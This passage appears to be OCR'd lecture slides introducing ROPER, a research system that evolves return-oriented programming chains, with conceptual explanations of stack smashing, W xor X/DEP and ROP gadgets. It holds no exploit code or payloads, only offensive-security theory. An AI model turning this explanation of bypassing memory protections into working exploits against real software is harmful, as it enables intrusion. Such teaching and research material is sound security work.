
RETURN ORIENTED PROGRAMME EVOLUTION with ROPER

Olivia Lucca Fraser oblivia@paranoici.org

NIMS Laboratory @ Dalhousie University
https://github.com/oblivia-simplex

RETURN ORIENTED PROGRAMME EVOLUTION with ROPER




Questions:

- What is return oriented programming?
- How might evolutionary methods be applied to ROP?
- How do we best cultivate the evolution of ROP payloads?
- What sort of things are they capable of?


3. Bird's-Eye View of ROPER

ROPER is a system for evolving populations of ROP-chains for a target executable.



4. Bird's-Eye View of ROPER

ROPER is a system for evolving populations of ROP-chains for a target executable.




5. The Fundamental Problem of Information Security

At bottom, in computation, there is no essential distinction between data and code. The fundamental problem of infosec is to find ways of imposing this distinction in specific contexts, and ensuring that it locally holds.


6. Smashing the Stack for Fun & Profit

- The hacker feeds some input ‘data’ to the target process, which...
- is written to a buffer in that process’s stack memory...
- but is longer than expected, and spills over the end of that buffer...
- corrupting the current frame’s return address, saved on the stack...
- so that it now points to where the attacker’s ‘data’ was written...
- data that is **actually** an array of machine code instruction!
- The **return** instruction pops this new address into the program counter...
- redirecting control to the code the hacker supplied!




7. Smashing the Stack for Fun & Profit

- The hacker feeds some input ‘data’ to the target process, which...
- is written to a buffer in that process’s stack memory...
- but is longer than expected, and spills over the end of that buffer...
- corrupting the current frame’s return address, saved on the stack...
- so that it now points to where the attacker’s ‘data’ was written...
- data that is **actually** an array of machine code instruction!
- The **return** instruction pops this new address into the program counter...
- redirecting control to the code the hacker supplied!



8. Smashing the Stack **without** Fun or Profit: $W \oplus X$

- So processor vendors offered support for controlling whether a given page of memory was marked as executable, affording much finer-grained privilege control to the operating system.
- Most OSes then adopted the policy of, whenever feasible, mapping each page of a process memory as Writeable **xor** Executable
- On Unix systems, this defence is called $W \oplus X$. Windows users know it as "Data Execution Prevention", or DEP.
- The classic shellcode attack fails, because the shellcode, **written** to the stack, cannot be **executed**.



9. A Quick Introduction to Return Oriented Programming

- SITUATION: You have found an exploitable vulnerability in a target process, and are able to corrupt the instruction pointer.
- PROBLEM: You can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- SOLUTION: You can't introduce any code of your own, but you **can** reuse pieces of memory that are already executable. The trick is rearranging them into something useful.

10. What is a ROP gadget?

- A ‘gadget’ is any chunk of machine code that
  1. is already mapped to executable memory
  2. allows us to regain control of the instruction pointer after it executes
  3. in virtue of controlling certain data in memory (typically the stack)
- this lets us chain ‘gadgets’ together, into what’s called a ‘ROP chain’
- in a ROP chain, each gadget performs its operation, and then sends the instruction pointer to the next gadget in the chain

11. What is a ROP chain?

- ‘**Return**-oriented programming’ gets its name from using a certain type of RETURN instruction to regain control of the instruction pointer:
- RETURN instructions that work by popping the top of the stack into the instruction pointer
- The address popped from the stack by RETURN is meant to be a sort of ‘bookmark’, pointing to the site from which a function was called...
- ...but this is just a convention. If an instruction pops an address from the stack into the IP, it will do so no matter *what* address we put there.
- and we can take advantage of this to ‘chain’ arbitrarily many gadgets together. As each reaches its RETURN instruction, it sends the instruction pointer to the next gadget in the chain.

